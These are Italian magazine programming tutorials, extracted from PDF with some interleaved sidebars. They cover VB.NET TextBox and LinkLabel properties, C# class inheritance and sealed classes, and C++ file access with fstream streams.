```

A questo punto possiamo sbizzarrirci nel modificare graficamente l'aspetto esterno ed interno del controllo. Descriveremo rapidamente le proprietà necessarie lasciandovi il compito di provarle a vostro piacere.

ASPETTO DEL TEXTBOX

Per modificare l'aspetto esterno del TextBox si possono usare le proprietà:

- **BorderStyle;** che permette di impostare il tipo di bordo del controllo. Può assumere i seguenti valori:

    1) *Fixed3D*: (valore di default) permette di disegnare il Textbox con il bordo tridimensionale;

    2) *FixedSingle*: permette di disegnare il Textbox con il bordo a riga singola;

    3) *None*: non disegna nessun bordo attorno al Textbox.

- **Backcolor**; per impostare il colore di sfondo della casella di testo;

- **Forecolor**; per impostare il colore del testo contenuto nel Textbox.

Cliccando nella finestra delle proprietà su *Backcolor* e *Forecolor* sarà visualizzata una tavolozza di colori da cui scegliere il colore desiderato. Prestate attenzione a non abusare dei colori e cercate di utilizzare un colore diverso da quelli standard, soltanto se siete "costretti".

ALLINEAMENTO E TIPO DI CARATTERE DEL TESTO

Per modificare le modalità di visualizzazione del testo contenuto nel TextBox si possono usare le proprietà:

- **TextAlign;** per stabilire il tipo d'allineamento del testo, i valori selezionabili sono:

    1) *Left***:** allineamento a sinistra;

    2) *Right*: allineamento a destra;

    3) *Center***:** testo centrato.

- **Font;** per modificare il tipo di carattere, il valore di default è *Microsoft Sans Serif*. Cliccando nella finestra delle proprietà viene visualizzata una finestra di dialogo standard, quest'ultima permette di selezionare: il tipo di carattere tra quelli installati sul vostro computer, la dimensione del carattere, lo stile (grassetto, corsivo, ecc.) e gli effetti (barrato, sottolineato).

Se impostate la proprietà *Autosize* a *True*, le dimensioni del TextBox si adatteranno a quelle del font selezionato.

TEXTBOX MULTIRIGA E LIMITAZIONE DELLA LUNGHEZZA DEL TESTO

Per default, una casella di testo non permette di andare a capo, ma il testo viene visualizzato su un'unica riga che scorre verso sinistra nel momento in cui viene raggiunto il margine del controllo. Per creare un Textbox che assomigli ad una classica finestra di elaborazione testi, è sufficiente impostare la proprietà *MultiLine* a *True*, la proprietà *ScrollBars* a *Both* e la proprietà *WordWrap* a *False*. In questo modo il controllo sarà dotato di barre di scorrimento orizzontali e verticali, che permettono di scorrere il TextBox, in modo da visualizzare un testo più lungo rispetto alle dimensioni del controllo. In VB.Net è presente la proprietà *WordWrap* che indica se mandare automaticamente a capo le parole all'i-

Visual Basic .NET

Text

La proprietà *Text* può contenere qualsiasi serie di caratteri, compresa la stringa vuota. Per modificare la proprietà *Text* si può: visualizzare la finestra delle proprietà del *TextBox*, cliccare nel campo a destra dell'etichetta Text e digitare il testo voluto, oppure si può modificare il testo da programma con la semplice istruzione:

```
TextBox1.Text =
        "PrimoTesto"
```

Visual Basic .NET

nizio della riga successiva quando si raggiunge il limite. Ponendo la proprietà *ScrollBars* a *Vertical* sarà visualizzata soltanto la barra verticale, in questo modo il testo digitato viene mandato automaticamente a capo nel momento in cui diventa più lungo del controllo.

Fig. 2: **Il controllo LinkLabel in azione.**

Con la proprietà *ScrollBars = Both* la funzione di ritorno a capo automatico viene disabilitata, ragion per cui per passare alla riga successiva si deve premere il tasto *Invio*. Naturalmente le barre di scorrimento sono visualizzate soltanto se la proprietà *MultiLine* è impostata a *True*. In VB.Net sono state introdotte due nuove proprietà per la gestione delle caselle di testo multiriga che risolvono alcune problematiche presenti in VB6: quando si utilizza un normale elaboratore di testo si usano con indifferenza i tasti *INVIO* e *TAB*, rispettivamente per andare a capo e per inserire un carattere di tabulazione, ma in VB non è sempre possibile, in particolare: se nella form è presente un pulsante predefinito, premendo il tasto *INVIO* non si avrà il ritorno al capo ma l'azione del clic sul pulsante; inoltre, premendo il tasto *Tab* si ha sempre l'effetto di far passare il focus al controllo successivo presente nella form (così come impone lo standard Windows). Per evitare questo comportamento è sufficiente assegnare il valore *True* alle proprietà *AcceptReturns* e *AcceptTabs*. Per limitare la lunghezza del testo si può usare la proprietà *MaxLenght* in cui specificare il numero massimo di caratteri che possono essere immessi nel TextBox. Quando l'utente tenta di digitare dei caratteri oltre il limite imposto da *MaxLenght*, viene emesso un bip e non viene più accettato nessun altro carattere. Il valore predefinito di *MaxLenght* è pari a *32767*.

LinkLabel

Il controllo *LinkLabel* è simile ad un'etichetta, con la differenza che è in grado di visualizzare un collegamento ipertestuale.

IL CONTROLLO LABEL

Il controllo *Label* (etichetta) è solitamente utilizzato per rendere più esplicativa l'interfaccia, ad esempio come didascalia di una casella di testo, e raramente viene usato come oggetto programmabile. Così come il TextBox, le Label possono visualizzare un testo sullo schermo (specificato nella proprietà *Text*), la differenza sostanziale sta nel fatto che l'utente non può modificare il testo contenuto nel controllo. In VB.Net il controllo *Label* è in grado di mostrare un'immagine utilizzando la nuova proprietà *Image*, è sufficiente cliccare sulla proprietà e selezionare un'immagine dalla finestra di dialogo. Per controllare la posizione dell'immagine all'interno dell'etichetta si può usare la proprietà *ImageAlign* con nove diversi tipi di allineamento possibile. Sono disponibili numerose proprietà per modificare l'aspetto dell'etichetta, perciò saranno disponibili le proprietà *TextAlign* (con nove possibili valori), *Font*, *BackColor*, *ForeColor* ecc. La proprietà *AutoSize* può essere usata per far sì che il controllo si ridimensioni automaticamente adattandosi alla lunghezza della stringa, in questo modo, se il testo contenuto nella Label è particolarmente lungo, oppure se ne viene fatta variare la lunghezza da programma, si può evitare che venga troncato dal bordo destro della Label. Naturalmente si deve prestare attenzione che le etichette non eccedano in lunghezza coprendo i controlli dell'interfaccia utente.


IL CONTROLLO LINKLABEL

Il controllo *LinkLabel* è simile ad un'etichetta, con la differenza che è in grado di visualizzare un collegamento ipertestuale. Nel testo del controllo è possibile specificare una o più aree di collegamento ipertestuale ed ogni area può eseguire un'attività diversa all'interno dell'applicazione. In fase di progettazione si può definire un'area di collegamento modificando la proprietà *LinkArea*. Cliccando sul pulsante con i tre puntini si apre la finestra *Editor LinkArea* in cui si può selezionare la porzione di testo da trasformare in collegamento. Nel caso si voglia definire più di un'area di collegamento si deve agire, necessariamente, da codice aggiungendo ogni area alla collezione *Links*, con l'ormai noto metodo *Add:*

```
LinkLabel1.Text = "I Corsi di ioProgrammo"
LinkLabel1.Links.Add(2, 5, "Corsi")
LinkLabel1.Links.Add(11, 11, "ioProgrammo")
```

Gli argomenti del metodo *Add* sono: la posizione iniziale, la lunghezza del link ed una stringa che identifica il collegamento. La stringa può essere utilizzata per identificare il collegamento tramite l'oggetto *LinkLabel .Link*. Il codice da eseguire, quando l'utente seleziona un'area di collegamento ipertestuale, solitamente deve essere scritto nell'evento *LinkClicked*. L'evento *LinkClicked* riceve l'argomento che rappresenta un'istanza della classe *LinkLabelLinkClickedEventArgs* che contiene un oggetto *LinkLabel .Link* associato al collegamento selezionato. Utilizzando le informazioni specificate nella pro-

Fig. 3: La casella degli strumenti.

prietà *LinkData* della classe *LinkLabel*. Il codice seguente testa la proprietà *LinkData* in un'istruzione *Select Case…End Select* e visualizza un messaggio diverso in relazione al link selezionato:

```
Private Sub LinkLabel1_LinkClicked(ByVal sender As
                        System.Object, ByVal e As
System.Windows.Forms.LinkLabelLinkClickedEventArgs)
                        Handles LinkLabel1.LinkClicked
  Select Case e.Link.LinkData
    Case "Corsi"
    MessageBox.Show("hai selezionato il Link Corsi ")
    Case "ioProgrammo"
    MessageBox.Show("hai selezionato il Link
                                      ioProgrammo ")
      End Select
End Sub
```

Il controllo *LinkLabel:* presenta diverse proprietà che consentono di definire l'aspetto che il collegamento ipertestuale deve assumere durante la visualizzazione:

- **ActiveLinkColor:** determina il colore che assume il collegamento quando l'utente clicca su di esso;

Breve descrizione di alcuni controlli Windows Form

- **PUNTATORE non è un controllo ma permette la selezione di un controllo già disegnato nel form.**
- **LABEL viene usato per visualizzare testo che non deve essere modificato dall'utente. In genere è utilizzato per etichettare i controlli.**
- **LINKLABEL (non era presente in VB6) Consente di inserire un collegamento ipertestuale in una Windows Form. Funziona esattamente come un normale collegamento ipertestuale (tipico del web) verso altre parti dell'applicazione o URL in Internet.**
- **BUTTON (sostituisce il controllo Button in VB6) è il controllo a forma di pulsante cui spesso si associa del codice nell'evento Click.**
- **TEXTBOX è sicuramente il controllo più usato poiché consente all'utente di fornire l'input all'applicazione. Contiene una stringa di caratteri che l'utente può immettere o modificare.**
- **CHECKBOX Si utilizza per dare all'utente la possibilità di una scelta del tipo si/no oppure vero/falso.**
- **RADIOBUTTON (sostituisce il controllo *OptionButton* in VB6) è spesso utilizzato in gruppo con altri RadioButton. A differenza del CheckBox, sarà possibile selezionare soltanto un RadioButton per volta.**
- **GROUPBOX (sostituisce il controllo *Frame* in VB6) viene usato, solitamente, come contenitore di altri controlli.**
- **PICTUREBOX viene usato per visualizzare immagini.**
- **LISTBOX contiene una serie di valori selezionabili dall'utente.**
- **COMBOBOX in pratica è una combinazione del TextBox e del ListBox, infatti, cliccando sulla freccia rivolta verso il basso appare la lista dei valori selezionabili.**

- **DisabledLinkColor:** determina il colore che assume il collegamento quando non è attivo;
- **LinkColor** determina il colore predefinito del collegamento;
- **VisitedLinkColor:** determina il colore che assume il collegamento nello stato di "visitato". Quest'effetto si ottiene impostando la proprietà *LinkVisited* a *True;*
- **LinkBehavoir** determina la modalità di visualizzazione della sottolineatura.

CONCLUSIONI

In questo articolo ci siamo occupati dei controlli che consentono l'interazione con l'utente per quanto concerne l'immissione e la visualizzazione di informazioni. Nei prossimi appuntamenti continueremo il viaggio all'interno dei controlli di VB.NET.

Ing. Luigi Buono

Visual Basic .NET

Proprietà LinkLabel

Il controllo *LinkLabel:* presenta diverse proprietà che consentono di definire l'aspetto che il collegamento ipertestuale deve assumere durante la visualizzazione:

• ACTIVELINKCOLOR: determina il colore che assume il collegamento quando l'utente clicca su di esso;

• DISABLEDLINKCOLOR: determina il colore che assume il collegamento quando non è attivo;

• LINKCOLOR determina il colore predefinito del collegamento;

• VISITEDLINKCOLOR: determina il colore che assume il collegamento nello stato di "visitato". Quest'effetto si ottiene impostando la proprietà *LinkVisited* a *True;*

• LINKBEHAVOIR determina la modalità di visualizzazione della sottolineatura.

C#

L'ereditarietà nella programmazione orientata agli oggetti

La gerarchia delle classi e degli oggetti

La programmazione orientata agli oggetti riconosce tre principi di base: l'incapsulazione, il polimorfismo e l'ereditarietà. Con questa lezione cominceremo l'analisi dell'ereditarietà in C#, scoprendo come sia possibile allacciare relazioni di tipo gerarchico tra due o più classi.

File sul CD
\soft\codice\csharp16.zip

File sul Web
www.itportal.it
/ioprog71/csharp16.zip

L'ereditarietà è tra i concetti più importanti della programmazione orientata agli oggetti.
Attraverso l'ereditarietà, è possibile raggruppare le classi e gli oggetti secondo un'organizzazione di tipo gerarchico. Questo approccio, come scopriremo tra poco, facilita la stesura delle applicazioni, deponendo a favore della riusabilità del codice.

PRIMO APPROCCIO ALL'EREDITARIETA'

Avviciniamoci all'ereditarietà mediante un primo esempio pratico. Partiamo dalla definizione della semplice classe *Persona*:

```
class Persona
{
  public string nome;
  public string cognome;

  public void setNome(string nome)
  {
     this.nome = nome;
  }

  public void setCognome(string cognome)
  {
     this.cognome = cognome;
  }

  public string getNome()
  {
     return nome;
  }
  public string getCognome()
  {
     return cognome;
  }

}
```

Persona non presenta alcuna caratteristica peculiare. Possiede giusto quattro metodi, utili per impostare e recuperare i campi *nome* e *cognome*.
Nella rappresentazione usata, queste due proprietà realizzano l'astrazione di un qualsiasi essere umano. Ovviamente, la rappresentazione è volutamente generica.
Prendiamo ora in esame la classe *Studente*, che eredita da *Persona*:

```
class Studente : Persona
{
  public string matricola;

  public void setMatricola(string matricola)
  {
     this.matricola = matricola;
  }

  public string getMatricola()
  {
     return matricola;
  }

}
```

Prima di entrare nei dettagli di quanto abbiamo realizzato, eseguiamo un test dimostrativo:

Ereditarietà
L'ereditarietà è tra i concetti più importanti della programmazione orientata agli oggetti.
Attraverso l'ereditarietà, è possibile raggruppare le classi e gli oggetti secondo un'organizzazione di tipo gerarchico.

C#

```
class Test
{
  public static void Main()
  {
      Studente s = new Studente();
      s.setNome("Mario");
      s.setCognome("Rossi");
      s.setMatricola("09204167");
      System.Console.WriteLine("Nome: "
                                    + s.getNome());
      System.Console.WriteLine("Cognome: " +
                                    s.getCognome());
      System.Console.WriteLine("Matricola: " +
                                    s.getMatricola());
  }
}
```

L'output prodotto é:

Nome: Mario
Cognome: Rossi
Matricola: 09204167

Cosa c'è di particolare in questo esempio? Per come è stata definita, la classe *Studente* non contiene né il campo *nome*, né il campo *cognome*, né i metodi utili per lavorare con queste due proprietà. A prima vista, sembrerebbe che ciascuno studente venga rappresentato solo ed esclusivamente attraverso la sua matricola. La pratica, però, smentisce queste superficiali osservazioni.
Abbiamo dato *nome* e *cognome* ad un oggetto *Studente*, senza incappare in errori di compilazione o di esecuzione.
Ovviamente, ciò avviene in virtù dell'ereditarietà. In particolare, siamo riusciti a realizzare quanto visto, grazie alla dichiarazione:

```
class Studente : Persona
{
    // ...
}
```

La classe *Studente* ha ereditato le proprietà ed i metodi della classe *Persona*. Quindi, ogni studente istanziato avrà un campo *matricola*, la cui definizione è data normalmente nel corpo della classe *Studente*, ma avrà anche dei campi *nome* e *cognome*, che derivano da *Persona*.
Impariamo un po' di utile terminologia. In un caso come quello appena esaminato, si dice che *Persona* è superclasse di *Studente*, e che *Studente* è sottoclasse di *Persona*. Più in breve, si può dire che *Studente* estende *Persona*. La classe *Studente* deriva da *Persona*, cioè gli oggetti di tipo *Studente* ereditano tutte le caratteristiche degli oggetti di tipo *Persona*.
Sperimentiamo ora un secondo test:

```
class Test
{
  public static void Main()
  {
      Studente s = new Studente();
      s.setNome("Mario");
      s.setCognome("Rossi");
      s.setMatricola("09204167");
      System.Console.WriteLine("Nome: " +
                                    s.getNome());
      System.Console.WriteLine("Cognome: " +
                                    s.getCognome());
      System.Console.WriteLine("Matricola: " +
                                    s.getMatricola());
      System.Console.WriteLine("ToString(): " +
                                    s.ToString());
  }

}
```

Prima della chiusura del metodo *Main()*, è stata aggiunta una nuova istruzione:

```
System.out.println("ToString(): " + s.ToString());
```

Mandando in esecuzione il software, si ottiene un output analogo al seguente:

Nome: Mario
Cognome: Rossi
Matricola: 09204167
ToString(): Studente

Da dove è saltato fuori il metodo *ToString()*? La classe *Studente* non definisce nulla di simile. Non si può neanche immediatamente dire che il metodo sia stato ereditato da *Persona*, perché anche qui non esiste alcuna definizione che rispecchi le aspettative. Emerge, così, una caratteristica finora taciuta: in C#, ogni classe che non estende esplicitamente un'altra classe, come *Studente*, eredita direttamente ed implicitamente dalla classe *object*, definita nella libreria base della piattaforma .NET.
In pratica, scrivere

```
class MiaClasse
{
  // ...
}
```

è proprio come digitare

```
class MiaClasse : object
{
  // ...
}
```

Quindi, tornando all'esempio di *Persona* e *Stu-*

Estendere una classe

In C#, ogni classe che non estende esplicitamente un'altra classe, come *Studente*, eredita direttamente ed implicitamente dalla classe *object*, definita nella libreria base della piattaforma .NET.

C#

dente, abbiamo implementato una gerarchia così strutturata:

```
object
 |
 +- Persona
     |
     +- Studente
```

Studente estende *Persona*, che a sua volta estende *Object*. Il mistero è ora un po' meno fitto: *ToString()* è un metodo definito da *object*. *Persona* lo ha ereditato da *object*, e *Studente* l'ha ereditato da *Persona*. Grazie alla gerarchia messa in atto, il metodo *ToString()* è arrivato da *object* a *Studente*. Sulle caratteristiche della classe *object* torneremo più avanti.
Nulla impedisce di derivare ulteriormente una sottoclasse, facendola divenire superclasse di un nuovo elemento. In questo modo è possibile realizzare gerarchie a più livelli.
Ad esempio, riprendiamo la classe *Studente*, estendendola nella seguente *StudenteIngegneria:*

```
class StudenteIngegneria : Studente
{
  public string tipo;

  public void setTipo(string tipo)
  {
    this.tipo = tipo;
  }

  public string getTipo()
  {
    return tipo;
  }

}
```

Derivazioni multiple

Nulla impedisce di derivare ulteriormente una sottoclasse, facendola divenire superclasse di un nuovo elemento. In questo modo è possibile realizzare gerarchie a più livelli.

Ecco un veloce test per la verifica:

```
class Test
{
  public static void Main()
  {
    StudenteIngegneria s = new StudenteIngegneria();
    s.setNome("Mario");
    s.setCognome("Rossi");
    s.setMatricola("09204167");
    s.setTipo("Informatica");
    System.Console.WriteLine("Nome: " +
                                        s.getNome());
    System.Console.WriteLine("Cognome: " +
                                        s.getCognome());
    System.Console.WriteLine("Matricola: " +
                                        s.getMatricola());
    System.Console.WriteLine("Ingegneria " +
                                        s.getTipo());
  }

}
```

Il risultato prodotto è facilmente intuibile:

Nome: Mario
Cognome: Rossi
Matricola: 09204167
Ingegneria Informatica

La gerarchia implementata è così rappresentabile:

```
object
 |
 +- Persona
     |
     +- Studente
         |
         +- StudenteIngegneria
```

Un oggetto di tipo *StudenteIngegneria* ha:

1. Il campo *tipo*, ed i metodi ad esso associati.
2. Il campo *matricola* ed i metodi ad esso associati, poiché li eredita da *Studente*.
3. I campi *nome* e *cognome*, con i metodi ad essi associati, poiché li eredita da *Studente* che li ha ereditati da *Persona*.
4. Tutti i campi ed i metodi di *object*, che gli sono arrivati percorrendo l'intera gerarchia delle classi.

Ogni classe può avere avere infiniti figli. Quindi, è sempre possibile uno schema come il seguente:

```
  object
   |
   +- Persona
        | |
Operaio -+ +- Studente
```

In questo caso, non c'è rapporto diretto tra *Operaio* e *Studente*, se non nel fatto che ambo le classi derivano da *Persona*. Quindi, *Operaio* avrà tutte le caratteristiche di *Persona*, così come le avrà *Studente*.
I nuovi campi campi definiti da *Operaio*, ad ogni modo, non saranno condivisi da *Studente*, e viceversa.
Insomma, in questo punto la gerarchia si divide in più rami indipendenti. Le classi, procedendo avanti in un albero di questo tipo, saranno pa-

renti sempre più alla lontana. Una classe può avere un solo genitore. Il seguente schema, in C#, non è corretto:

```
object                      object
  |                           |
 +- Persona      Cittadino -+
        |           |
       +- Studente -+
```

Non è lecito che *Studente* possa contemporaneamente derivare sia da *Persona* sia da *Cittadino*. In C#, l'ereditarietà multipla non è ammessa.
La nota si rivolge, in particolar modo, ai programmatori provenienti dall'ambito di C++, in cui è possibile far ricorso all'ereditarietà multipla.

IMPEDIRE L'EREDITARIETA'

Quando si realizza una classe, si può desiderare che questa non possa essere successivamente derivata.
Per raggiungere lo scopo è possibile ricorrere alla parola chiave *sealed*, usata al seguente modo:

```
sealed class NomeClasse
{
    // ...
}
```

Una classe dichiarata *sealed* non potrà avere sottoclassi. La verifica è immediata.
Riprendiamo la classe *Persona*, e rendiamola *sealed*:

```
sealed class Persona
{
  public string nome;
  public string cognome;

  public void setNome(string nome)
  {
      this.nome = nome;
  }

  public void setCognome(string cognome)
  {
      this.cognome = cognome;
  }

  public string getNome()
  {
      return nome;
  }

  public string getCognome()
  {
      return cognome;
  }

}
```

Torniamo ora alla classe *Studente*, che estende *Persona*:

```
class Studente : Persona
{
   public string matricola;

   public void setMatricola(string matricola)
   {
      this.matricola = matricola;
   }

  public string getMatricola()
  {
      return matricola;
  }

}
```

Inseriamo nel sorgente anche una classe con un metodo *Main()* di prova:

```
class Test
{
  public static void Main()
  {
      Studente s = new Studente();
      s.setNome("Mario");
      s.setCognome("Rossi");
      s.setMatricola("09204167");
      System.Console.WriteLine("Nome: " + s.getNome());
      System.Console.WriteLine("Cognome: " +
                                   s.getCognome());
      System.Console.WriteLine("Matricola: " +
                                   s.getMatricola());
  }

}
```

Non è più possibile compilare il software:

```
Esempio04.cs(24,7): error CS0509: "Studente":
      impossibile ereditare dalla classe sealed "Persona".
```

CONCLUSIONI

Nel corso del prossimo appuntamento approfondiremo ulteriormento il discorso oggi avviato, parlando di costruttori, ridefinizione dei metodi e altri argomenti collegati all'ereditarietà.
Vi aspetto.

Carlo Pelliccia


C#

Bibliografia

- **GUIDA A C#**
  Herbert Schildt
  (McGraw-Hill)
  ISBN 88-386-4264-8
  2002

- **INTRODUZIONE A C#**
  Eric Gunnerson
  (Mondadori Informatica)
  ISBN 88-8331-185-X
  2001

- **C# GUIDA PER LO SVILUPPATORE**
  Simon Robinson e altri
  Hoepli, 2001
  ISBN 88-203-2962-X

C++

Accesso ai file

Lo streaming nella gestione dei File

Nella scorsa puntata abbiamo parlato di stream (flussi) e di I/O: ora parleremo dell'uso degli stream relativamente all'impiego dei file.

File sul CD
\soft\codice\cppcod.zip

File sul WEB
www.itportal.it
/iopr71/cppcod.zip

Nella puntata precedente abbiamo spiegato come in C++ sia difficile trovare concetti come "periferica di stampa" o "schermo" (tranne nel caso particolare di programmazione procedurale in stile "C-like"), questi concetti sono rappresentati indirettamente da oggetti di un tipo particolare: gli *stream* (flussi). Gli stream sono strutturati in maniera più adatta alla programmazione ad oggetti, il loro utilizzo è trasparente e in linea con l'utilizzo di qualunque altra classe C++. In particolare, l'overload dell'operatore di inserimento *(<<)* in una classe, ha senso proprio per come è strutturato il flusso di I/O in C++. Parlando di file, la situazione non cambia: usando i flussi, potremo compiere le medesime operazioni che eseguiamo solitamente con l'I/O standard *(cout & cin)*, usando una sintassi molto simile. Vediamo come.

COSA È UN FILE?

Un file è, dal punto di vista del sistema operativo, un blocco di byte correlati, registrati nella memoria secondaria (i dischi rigidi, ad esempio), cui è assegnato un identificatore univoco.

Dal punto di vista dell'utente, un file è un insieme di informazioni correlate che ha un nome con cui può essere richiamato: per l'utente, non esiste modo di archiviare dati se non all'interno di file.

Dovrebbe già essere evidente la differenza di interpretazione del significato di un file: ad esempio, per noi un file potrebbe essere un file di testo che contiene (secondo regole di formattazione scelte da noi) i dati della nostra rubrica telefonica, mentre per un programma un file è una porzione di memoria, un insieme di byte quindi, non necessariamente contigua (ad esempio potrebbe essere organizzata secondo un meccanismo analogo a quello delle liste collegate, che abbiamo già incontrato lungo il nostro cammino). Nonostante questa differenza, però, i due punti di vista hanno un tratto comune: un file può vedersi come sorgente o destinazione di dati, così come sono sorgenti o destinazioni di dati una stampante, uno schermo, una tastiera. È proprio questa omogeneità di "utilizzo" che permette di trattare i file usando gli stream. Infatti per l'utilizzo dei file il C++ mette a disposizione alcune classi molto utili, il cui scopo è quello di fornire una interfaccia che sia adeguata alla loro manipolazione e omogenea con la filosofia di utilizzo del linguaggio stesso. Fin'ora, usando gli oggetti *cin*, *cout* e *cerr* (che, come detto nella scorsa puntata, sono degli oggetti in senso stretto, in quanto variabili istanze delle classi *istream* ed *ostream*), abbiamo fatto una ipotesi implicita: ci andavano bene per l'input e l'output (bufferizzato e non) gli stream da e verso le periferiche standard del nostro elaboratore. Per nostra fortuna tali stream standard sono automaticamente definiti nel momento in cui includiamo la libreria *iostream.h*, e sono rappresentati, appunto, dagli oggetti *cin*, *cout* e *cerr.* Nel nostro caso però, per avere degli stream da o verso dei file specifici, avremo bisogno di poter definire adeguatamente e su misura degli stream. Dovremo cioè poter specificare che tipo di stream si sta creando (ad esempio, di trasmissione o ricezione di dati), sorgente (o destinazione) dello stream, ma anche alcuni parametri che sono il riflesso delle proprietà che un file può avere in un filesystem (file di sola lettura, nascosti, protetti ecc.). La classe che in C++ si occupa di fornirci stream da e verso file è la classe *fstream* (file stream).

Essa ha, analogamente alla classe *ios*, due classi derivate, che ne rappresentano una specializzazione, e che sono:

- **ifstream (input file stream):** è la classe che si occupa di creare uno stream di input da un file;

- **ofstream (output file stream):** è la classe complementare della precedente, in quanto si occupa di creare uno stream di output verso un file.

La differenza tra questi tipi di *stream* è che con ifstream si accede ad un file in modalità di lettura (lo si considera cioè come una sorgente di dati), con *ofstream* si accede ad un file in modalità di scrittura (una destinazione per i dati), mentre con *fstream* non c'è alcuna specializzazione relativamente ad input ed output. L'uso di un tipo al posto di un altro dipenderà dal contesto di utilizzo dei file. Per poter utilizzare le classi *fstream*, *ifstream* e *ofstream* bisogna includere il file header *<fstream.h>*.

USO DI FSTREAM, IFSTREAM, OFSTREAM

Le operazioni più comuni che vengono compiute sui file (creazione e cancellazione a parte) sono gli accessi in lettura e gli accessi in scrittura.
Per avere degli opportuni stream verso file, ci sono due strade percorribili:

- si crea un oggetto *stream* usando un costruttore specifico che richiede come argomento il nome del file;

- si crea un oggetto *stream* usando il costruttore senza argomenti, quindi si fa uso della funzione di classe *open()*, che si occupa di aprire uno stream prendendo come argomenti il nome del file e le opzioni di apertura.

La prima delle due alternative è di solito preferibile quando le operazioni di apertura siano "saltuarie" (di solito quando vengono eseguite una sola volta, all'inizio), mentre la seconda è utile qualora gli accessi previsti ai file siano ripetuti, magari in tempi diversi: infatti così facendo si evita di reistanziare per ogni operazione il relativo oggetto *stream*.
Un esempio di utilizzo del primo modo è il seguente:

```
//creo l'oggetto stream e lo apro
ofstream pippo("pippo.txt");

//scrivo sul file
pippo << "pippo\n";
```

Abbiamo istanziato un oggetto *ofstream* (e quindi un file di scrittura) e contestualmente all'istanziazione dell'oggetto *pippo* abbiamo "aperto" il relativo stream. Questo ci consente di potere usare lo stream in questione immediatamente. Infatti l'istruzione successiva è una istruzione di inserimento effettuata tramite l'operatore "<<". Da notare che, come accennato in precedenza, non esiste alcuna distinzione concettuale tra l'istruzione di inserimento in un file e, ad esempio, la stampa a schermo tramite l'istruzione:

```
cout << "pippo\n";
```

e questo è indubbiamente un bel vantaggio per il programmatore. Come controprova si può tentare di aprire il nuovo file creato con un normale editor di testo e verificare il suo effettivo contenuto. Per quanto riguarda la seconda modalità di accesso a file tramite stream, utilizzando la funzione *open()*, la situazione si presenta più o meno come la seguente:

```
//creo l'oggetto stream
fstream pluto;
//lo apro
pluto.open("pluto.txt",ios::out);
//ci scrivo sopra
pluto << "pluto\n";
```

La firma della funzione *open()* qui utilizzata è la seguente:

```
void fstream::open(const char* filename, openmode mode);
```

Le modalità secondo le quali un file può essere aperto sono specificate dal parametro *mode*. Tale parametro è di un tipo enumerato, definito all'interno della classe *ios*, chiamato *openmode*; alcuni suoi valori tipici sono:

- **ios::in:** apertura in input;

- **ios::out:** apertura in output (si considera il file come fosse vuoto, a meno che non si specifichino altre proprietà);

- **ios::app:** apertura in modalità "append" (cioè, si aggiungono i nuovi dati a partire dalla fine del file).

- **ios::nocreate:** non crea il file che sta aprendo (cioè la richiesta fallisce se il file non è già esistente)

- **ios::noreplace:** non rimpiazza il file che sta aprendo (è il contrario della precedente: la richiesta fallisce se il file è già esistente)

(per una lista completa, conviene considerare una reference). Essendo tali parametri definiti nell'ambito della classe *ios*, è necessario specificare il relativo namespace (spazio dei nomi).
Un modo per fare questo è anteporre il nome della classe in questione (*ios*) seguito dall'operatore di scope resolution "::". Da notare che tali parametri, se compatibili, possono anche essere specificati in gruppo (cioè in due o più insieme), tramite l'operatore "|" di *OR* binario. Ad esempio:

Stream

Con *ifstream* si accede ad un file in modalità di lettura (lo si considera cioè come una sorgente di dati), con *ofstream* si accede ad un file in modalità di scrittura (una destinazione per i dati), mentre con *fstream* non c'è alcuna specializzazione relativamente ad input ed output.

C++

Close()

La presenza della funzione *open()* avrà fatto sicuramente pensare al lettore più attento della possibile presenza di una funzione complementare, per la chiusura dello stream. In effetti questa funzione esiste e si chiama, in maniera per niente sorprendente, *close()*.

```
fstream ziopaperone;
ziopaperone.open("ziopaperone.txt", ios::out|ios::app);
```

indica al programma di aprire un file in scrittura iniziando a scrivere i nuovi dati dalla fine dei dati già presenti nel file (non c'è quindi perdita di dati preesistenti). Per le classi ifstream ed *ofstream*, la *open()* ha praticamente la stessa firma, l'unica differenza è che il parametro mode è opportunamente inizializzato (ad in per la classe *ifstream*, e a out per la classe *ofstream*) nella definizione della funzione, in questo modo è possibile non specificarlo ed usare la *open()* ad un solo parametro, in modo più intuitivo, come visibile nel seguente esempio:

```
ofstream minnie;
minnie.open("minnie.txt");
```

In questo caso ci accontentiamo di avere tutte le caratteristiche di apertura inizializzate con i valori standard. Ad esempio il fatto che si apra un *ofstream* indica esplicitamente che la modalità di apertura del file è *ios::out*. Qualora si debba accedere a due file contemporaneamente si devono creare necessariamente due oggetti stream diversi: questo è ovvio se immaginiamo (astraendo) uno stream come un canale di trasmissione; se usassimo, ad esempio, uno stesso stream di input per due file contemporaneamente, come potremmo distinguere i dati provenienti da un file da quelli provenienti dall'altro?

CONTROLLO E CHIUSURA

Una volta aperto uno stream associato a un file, dobbiamo assicurarci che tutto sia andato a buon fine: infatti l'apertura di un file è un'operazione che richiede necessariamente un passaggio al sistema operativo (passaggio a noi trasparente), e non è detto che questa interazione vada come ci aspettiamo che vada. I problemi che possono presentarsi sono molteplici, ad esempio:

- non si ha il permesso di aprire il file;
- non si ha il permesso di scrivere sul file;
- si sta tentando di aprire in modalità esclusiva di lettura un file già aperto da un altro programma;
- si sta tentando di aprire in scrittura un file già aperto da un altro programma;
- si sta tentando di aprire, senza crearlo, un file che non esiste;
- si sta tentando di salvare, senza rimpiazzarlo, un file che già esiste;
- si sta tentando di salvare un file su una periferica che non supporta la scrittura (ad es. un lettore CD-Rom);
- si sta tentando di salvare un file su una periferica dove lo spazio è esaurito.

Insomma i motivi per cui l'operazione di apertura di uno stream può non andare per il verso giusto sono innumerevoli. Per questo è necessario porre un controllo su quello che avviene immediatamente dopo l'istruzione che richiede il servizio desiderato al sistema operativo.
Tale verifica è molto semplice, e può essere compiuta in due modi:

a) usando l'operatore *NOT "!"*;

b) usando la funzione *is_open()*.

Le verifiche sono simili al codice che segue:

```
//modalita' a)
ofstream paperino("paperino.txt");
if (!paperino)
   cerr << "Impossibile aprire il file paperino.txt!\n");
else { /** utilizza "paperino" qui **/ }
//modalita' b)
ofstream paperina("paperina.txt");
if (!paperina.is_open())
   cerr << "Impossibile aprire il file paperina.txt!\n");
else { /** utilizza "paperina" qui **/ }
```

